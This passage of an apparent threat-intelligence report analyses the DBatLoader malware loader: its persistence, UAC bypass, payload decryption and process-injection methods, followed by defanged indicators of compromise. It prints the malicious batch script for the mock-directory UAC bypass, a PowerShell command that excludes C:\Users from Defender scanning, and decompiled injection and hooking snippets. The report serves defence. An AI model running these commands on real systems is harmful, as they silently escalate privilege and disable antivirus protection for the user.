If the persistence option is enabled, DBatLoader writes its parent binary to "**C:\Users\Public\Libraries\<config_filename>.PIF**". By using the .PIF extension, it will automatically be executed if opened.

It then writes a .URL file at the path "**C:\Users\Public\<config_filename>.url**". The file is effectively a shortcut to the .PIF file:




Figure 16: Example shortcut file for persistence

Finally, DBatLoader writes the path of the shortcut file to the registry key:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<config_filename>

Scroll to view full table

This will ensure the execution of the DBatLoader binary every time the user logs on.

UAC bypass

When the UAC bypass option is enabled, DBatLoader will start to drop several files. The first file, dropped to **C:\Users\Public\Libraries\Null**, is used as a mutex and contains a random integer. Execution will only continue if the file doesn't exist already.

Next, both downloaded files from the config, **easinvoker.exe** and **netutils.dll** are dropped to **C:\Users\Public\Libraries**.

Figure 17: Building easinvoker.exe path to drop

DBatLoader also drops two .BAT files **KDECO.bat** and **<config_filename>O.bat** to the same directory and executes the latter:

SepipiljO.bat - Notepad

File Edit Format View Help

```
cmd.exe /c mkdir "\\?\C:\Windows "
cmd.exe /c mkdir "\\?\C:\Windows \System32"
cmd.exe /c ECHO F|xcopy "easinvoker.exe" "C:\Windows \System32\" /K /D /H /Y
cmd.exe /c ECHO F|xcopy "netutils.dll" "C:\Windows \System32\" /K /D /H /Y
cmd.exe /c ECHO F|xcopy "KDECO.bat" "C:\Windows \System32\" /K /D /H /Y
"C:\Windows \System32\easinvoker.exe"
ping 127.0.0.1 -n 6 > nul
del /q "C:\Windows \System32\*"
rmdir "C:\Windows \System32"
rmdir "C:\Windows \"
exit
```

Figure 18: UAC bypass .BAT file

The malicious .BAT file above creates a new directory "**C:\Windows \System32**" and copies both binaries and **KDECO.bat** into it. This technique is known as mocking trusted directories. The extra space in the **"Windows "** directory name mocks the trusted directory "C:\Windows\System32" and ultimately leads to Windows automatically elevating the privilege of processes of specific system executables started from that location — without a UAC confirmation pop-up. The executable **easinvoker.exe**, which is run by the batch script, is a legitimate and signed Windows component that is vulnerable to DLL hijacking, meaning it will search for and load any DLL in its directory called "netutils.dll" and execute a specific export.

In this case, it will find the **netutils.dll** previously copied to the mock directory**.** The DLL's export *NetpwNameValidate()* was modified to execute a .BAT file in the same directory.

```
void __noreturn NetpwNameValidate()
{
  WinExec("C:\\windows \\system32\\KDECO.bat", 1u);
  ExitProcess(0);
}
```

Figure 19: Modified netutils.dll export

Finally, **KDECO.bat** contains the following command, which is executed with elevated privileges:

start /min powershell -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command \"Add-MpPreference -ExclusionPath 'C:\\Users'\" & exit

Scroll to view full table

This effectively disables antivirus protection for all files below the **C:\\Users** directory.

After this has been completed, all previously dropped files and directories are deleted by the first BAT file and DBatLoader's second stage.

Process injection

The next task is to decrypt and execute the final payload that was downloaded. It can be decrypted using the XOR key from the config using another custom algorithm, which XORs the key as well as both lengths of the key and ciphertext.

```
ciphertext_len_ = v3;
ctr = 1;
do
{
  ciphertext_len = cipher_text;
  if ( cipher_text )
    ciphertext_len = *(cipher_text - 4);
  v5 = key;
  key_len = key;
  if ( key )
    key_len = *(key - 4);
  zf_LStrFromPCharLen(&buffer, *(key + key_ctr - 1) ^ key_len ^ ciphertext_len ^ *(cipher_text + ctr - 1));
  System::__linkproc__ LStrCat(&out_string, buffer);
  ++key_ctr;
  v7 = v5;
  if ( v5 )
    v7 = *(v5 - 4);
  if ( v7 < key_ctr )
    key_ctr = 1;
  ++ctr;
  --ciphertext_len_;
}
while ( ciphertext_len_ );
```

Figure 20: XOR decryption algorithm

Afterward, it goes through another stage of modulo-based decryption with the integer key from the config (see Figure 12) and finally the already mentioned custom decryption algorithm (Figure 14).

The resulting payload is then injected into a legitimate process from the **C:\Windows\System32** directory. Each DBatLoader sample contains a list of targeted process names, from which it chooses the first executable present on the system. The following processes have been observed recently:

- sndvol.exe
- iexpress.exe
- colorcpl.exe
- wusa.exe

DBatLoader's downloaded config also specifies how the payload is to be injected, either via regular process injection, shellcode injection (for shellcode payloads only), or process hollowing.

In the case of regular process injection, DBatLoader uses *WinExec()* to start the targeted process. It then uses *CreateToolhelp32Snapshot(), Process32First()* and *Process32Next()* to search for the process and retrieve the corresponding process handle to open the process. DBatLoader allocates memory in the remote process space, maps the payload, resolves imports, and writes the payload into the allocated memory buffer using the following API calls:

- *NtAllocateVirtualMemory()*
- *LoadLibraryExA()*
- *NtProtectVirtualMemory()*
- *NtWriteVirtualMemory()*

The payload is then executed in a new thread via *RtlCreateUserThread().*

Lastly, DBatLoader hooks two APIs *NtSetSecurityObject()* and *NtOpenProcess()* in the memory space of the newly created process, by writing a return instruction (0xC3) at the start of the functions. This is the only implementation of hooking that is not broken and works as expected.

```
return_opcode[0] = 0xC3;
v5 = 0;
LibraryA = LoadLibraryA(lpLibFileName);
v7 = LibraryA;
if ( LibraryA )
{
  ProcAddress_0 = GetProcAddress_0(LibraryA, lpProcName);
  if ( ProcAddress_0
    && WriteProcessMemory(process_handle, ProcAddress_0, return_opcode, 1u, NumberOfBytesWritten)
    && NumberOfBytesWritten[0] )
  {
    LOBYTE(v5) = 1;
  }
  FreeLibrary_0(v7);
}
return v5;
```

Figure 21: Hooking ntdll

Shellcode injection

DBatLoader also supports the injection of shellcode payloads. If the config has the respective option enabled, the loader starts the targeted process in a suspended state and opens it:

```
lpProcessInformation = &ProcessInformation;
lpStartupInfo = &stru_6011784;
lpCurrentDirectory = 0;
lpEnvironment = 0;
CREATE_SUSPENDED = 4;
System::__linkproc__ LStrCat3(&v356, "C:\\Windows\\System32\\", filename_sndvol);
zf_check_if_string(v356);
__linkproc__ LStrFromPChar_0_0(0, 0, 0);
target_exe_cmdline = System::__linkproc__ WStrToPWChar(v357);
if ( CreateProcessAsUserW(
       token_handle,
       0,
       target_exe_cmdline,
       lpProcessAttributes,
       lpThreadAttributes,
       bInheritHandles,
       CREATE_SUSPENDED,
       lpEnvironment,
       lpCurrentDirectory,
       lpStartupInfo,
       lpProcessInformation) )
{
  NtCreateProcess_0(ProcessInformation, PROCESS_ALL_ACCESS, &ObjectAttributes_0, 0, 1u, 0, 0, 0);
}
```

Figure 22: Create suspended process

The decrypted payload is written to the process memory in a buffer using *NtAllocateVirtualMemory()* and *NtWriteVirtualMemory()*. To execute the shellcode, an APC thread is created via the *NtQueueApcThread()* API and run via *ResumeThread()*. Lastly, DBatLoader hooks *NtSetSecurityObject()* in the new processes context.

Process hollowing

PE payloads may also be injected using a technique known as process hollowing. First, the target process is again created in a suspended state. Instead of injecting the payload into a new buffer within the process memory, this technique uses a series of API calls in order to overwrite the legitimate executable with the mapped malicious PE within the created process. The following API calls are made:

- *GetThreadContext()*
- *NtReadVirtualMemory()*
- *NtUnmapViewOfSection()*
- *NtAllocateVirtualMemory()*
- *NtWriteVirtualMemory()*
- *NtFlushInstructionCache()*
- *SetThreadContext()*

After the process has been injected with the malicious PE, DBatLoader resumes the suspended thread using *NtResumeThread(),* which causes execution to continue at the malicious PE's entry point. Once again, *NtSetSecurityObject()* is hooked in the new process.

Finally, before the DBatLoader's process is terminated, it calls *FlushInstructionCache()* and hooks *NtOpenProcess()*.

Improved DBatLoader heralds increased risk of associated infections

Due to the sophistication of DBatLoader phishing techniques and improvements to the malware itself, it is likely that infections with DBatLoader and follow-on payloads will rise. IBM X-Force reported on a surge in Remcos RAT activity in Q1 2023, and expects to see a future upward trend in infections from this malware, as well as other RATs and infostealers associated with DBatLoader. A rise in these infections signals a heightened risk of highly impactful post-compromise activity facilitated by malicious programs that collect credentials and enable remote control of systems.

To combat this, security teams are encouraged to renew vigilance around TTPs associated with DBatLoader campaigns, such as abuse of public cloud infrastructure, and characteristics of the new variants of the malware observed by X-Force. Policy and procedure changes in the form of multi-factor authentication implementation, monitoring for leaked enterprise credentials, and review of policies for ISO auto-mounting can also help mitigate the risk of this and other malicious activity.

To learn how IBM Security X-Force can help with anything regarding cybersecurity including incident response, threat intelligence or offensive security services, schedule a meeting here: IBM Security X-Force Scheduler.

If you are experiencing cybersecurity issues or an incident, contact IBM Security X-Force for help: US hotline 1-888-241-9812 | Global hotline (+001) 312-212-8034.

Indicators of Compromise

Indicator	Indicator Type	Context
hxxp://doctorproff[.]ru/194_Hmoczcsvbok	URL	Payload Staging URL
hxxps://travelinspiration.sa[.]com/.xleet2/255_Oyvdqiogydx	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=168DC93239B65DF6%21216&authkey=!AFhcwjWlnon5LwE	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=B044AF3D48F7B886%21365&authkey=!AIpyTdc7_NVF6I8	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=F253EE082321791B%21110&authkey=!AMAFiW2uLt6IzGM	URL	Payload Staging URL
hxxps://transfer[.]sh/get/6eSIqx4VYA/255_Xwgdedwtiyw	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=2F714EB1E9F0F34B%21131&authkey=!AB-Xgr3iPCVl3gc	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=D94EF82AD5BE7BDF%21120&authkey=!AI3c0hhcpsQ92lg	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=8AC261C876D2C5D0!230&authkey=!AJjFtmZbzh4E0lA	URL	Payload Staging URL

Indicator	Indicator Type	Context
hxxps://biototec[.]co/youtubedrivedocumentsuploadgifterssocialiseapartmentsroomsdoors/211_Wbroctgfmht	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=DDFE20447411E22A!138&authkey=!ANsuuB_STyMMWaM	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=F21FE0453B44A092%21131&authkey=!AHYgqFp_4Em3JLI	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=445E8B425B247567%21164&authkey=!AMMd_FSLiwAEKhQ	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=445E8B425B247567%21152&authkey=!APbQBxaFQ4ZpNjQ	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=26943FEBC022618F%21339&authkey=!AMGXtmXOj3JDCls	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=4949CD367CC71D79!665&authkey=!AHrzsEuO8nQG9Ck	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=B044AF3D48F7B886%21307&authkey=!AND2XupI-UzvwZc	URL	Payload Staging URL
hxxps://ariso[.]eu/vorpruefung/255_Pbtrfmfsxud	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=E0CF7F9E6AAF27EF%211585&authkey=!APMIaCFn0CdoKkc	URL	Payload Staging URL
hxxp://balkancelikdovme[.]com/hjghgynyvbtvyugjhbugvdveksk/Xezdxpgykmk	URL	Payload Staging URL
hxxps://balkancelikdovme[.]com/work/Elpuxpkilck	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=B044AF3D48F7B886%21367&authkey=!AF8bdRvVB0L2ejQ	URL	Payload Staging URL
hxxps://onedrive.live[.]com/download?resid=B044AF3D48F7B886!369&authkey=!AA6HUemo3mWPD8E	URL	Payload Staging URL
40.74.95[.]186	IP Address	Remcos C2
www.rainbow-industrie[.]com	Domain	Remcos C2
www.binccoco[.]com	Domain	Remcos C2
www.aconaus[.]org	Domain	Remcos C2
hxxp://chibb.ydns[.]eu/chibbori/inc/8fcde15698ce9a.php	URL	AgentTesla C2
20.231.24[.]237	IP Address	Remcos C2

Indicator	Indicator Type	Context
hxxp://jimbo.ydns[.]eu/jimboori/inc/def4f4924bdf6e.php	URL	AgentTesla C2
www.monarkpapes[.]com	Domain	Remcos C2
donelpacino.ddns[.]net	Domain	Warzone C2
nightmare4666.ddns[.]net	Domain	Warzone C2
www.zysnuy[.]com	Domain	Remcos C2
www.twyfordtille[.]com	Domain	Remcos C2
remcos1.ydns[.]eu	Domain	Remcos C2
greatzillart.ydns[.]eu	Domain	Remcos C2
www.playdoapp[.]online	Domain	Formbook C2
www.oldironmetalworksllc[.]com	Domain	Formbook C2
www.mattewigs[.]com	Domain	Formbook C2
www.dunia138[.]info	Domain	Formbook C2
www.transportlogistcs[.]com	Domain	Formbook C2
www.rva[.]info	Domain	Formbook C2
www.totomata[.]com	Domain	Formbook C2
www.janus[.]news	Domain	Formbook C2
www.bvgroupcos[.]com	Domain	Formbook C2
www.transportlogistcs[.]com	Domain	Formbook C2
www.purelyunorthodox[.]com	Domain	Formbook C2
www.660danm[.]top	Domain	Formbook C2
www.mytraderstore[.]com	Domain	Formbook C2
www.undoables[.]com	Domain	Formbook C2
www.azurefd-paitohk[.]xyz	Domain	Formbook C2
www.altralogos[.]com	Domain	Formbook C2
www.sinpercar[.]com	Domain	Formbook C2

Indicator	Indicator Type	Context
55c34ff5126f2b46d623f802d1e0e1d886e671fb8fb7f75294bbf7726f13340d	SHA256 Hash	DBatLoader
352aac36d6ee5ce68679227aa27b082cbeae8990853a47b3d48ee7bc4cd7c613	SHA256 Hash	DBatLoader
fef09480410315363b71b047f1a07100080cb970bae50ee0280586ab778089e8	SHA256 Hash	DBatLoader
98a4d17d6dee54f9242c704af627da853d978d6d37738f875d08ea0e7eaca373	SHA256 Hash	DBatLoader
43ff884128b4cee041776015abb9692e42db2cbf8b5a4364859d346c809ec5cd	SHA256 Hash	DBatLoader
cf39a14a2dc1fe5aa487b6faf19c63bc97103db670fa24c62832895e3002eca2	SHA256 Hash	DBatLoader
d168a3b56994a97374be1c208e6e3aa01e1c512829ee4cceafceeeee1b5ddcc1	SHA256 Hash	DBatLoader
1ba931f3d786284d056bd83659afabe498c61c999fd5d64837da8c2b737e3746	SHA256 Hash	DBatLoader
147ccc27801c86734963bf547721517bddbc76c4b80225d557c373cd5e16da3d	SHA256 Hash	DBatLoader
0d2f7e49186d74f6e8a320d41283d88fcd785f4b1e06abd18553ebc14b8c9f17	SHA256 Hash	DBatLoader
b9e4e58572b93ecd81ebcb6ef411b6fa447c7c9177a1ea2fdf26558d76e0ca3a	SHA256 Hash	DBatLoader
ad5e18d32f403ca4871f3d4b222c84821a6b6ba74ec858cc99eb00c66bb6bddb	SHA256 Hash	DBatLoader
0cc5de13ddde8a5dbbe9ce4f14a595e8f8bed743a0f4a7bbdba4d8de44d88b30	SHA256 Hash	DBatLoader
a08cd110a928227dd4b3b42b1801bc1c907dd042bea8494ac701142c5eb345da	SHA256 Hash	DBatLoader
d9b2b28698fd4b81fc602305bd73e060dc35acb6b72264e75ba9bee47a3501e2	SHA256 Hash	DBatLoader
203146e788d7a0afa679721e1581f5cdcf8e2c4d4367a7ce53c433184d988fcc	SHA256 Hash	DBatLoader
9474ca0fa771bd4dd2202e312ada0090f6890635b9039b5be855cc7cb8eab6ee	SHA256 Hash	DBatLoader
921a295f8a722340f6cf979c9e3fb0f9a762fe45c94407d1e1a32a4dc35e2854	SHA256 Hash	DBatLoader
31eed753e4fc1e7fb831c38bddd30577a41a727fabb73360fa90a6d93fc61d02	SHA256 Hash	DBatLoader
7db150c239b11e729433ce9ea99939f08bf35aac1dda071917c4a7e694a7258d	SHA256 Hash	DBatLoader
e9352253e3211314faee670cf457e3f6732d7d93eb52f46aebf4f79cb22cbf7e	SHA256 Hash	DBatLoader
1ba55bb7d2d33d7892669c2e96c351fe59ce60144429508d6251d5dcbfc5ff86	SHA256 Hash	DBatLoader


Scroll to view full table

More from Threat Intelligence


#$mobile_readTime??" ?>

#$mobile_readTime??" ?>

#$mobile_readTime??" ?>



#$mobile_readTime??" ?>

Analysis and insights from hundreds of the brightest minds in the cybersecurity industry to help you prove compliance, grow business and stop threats.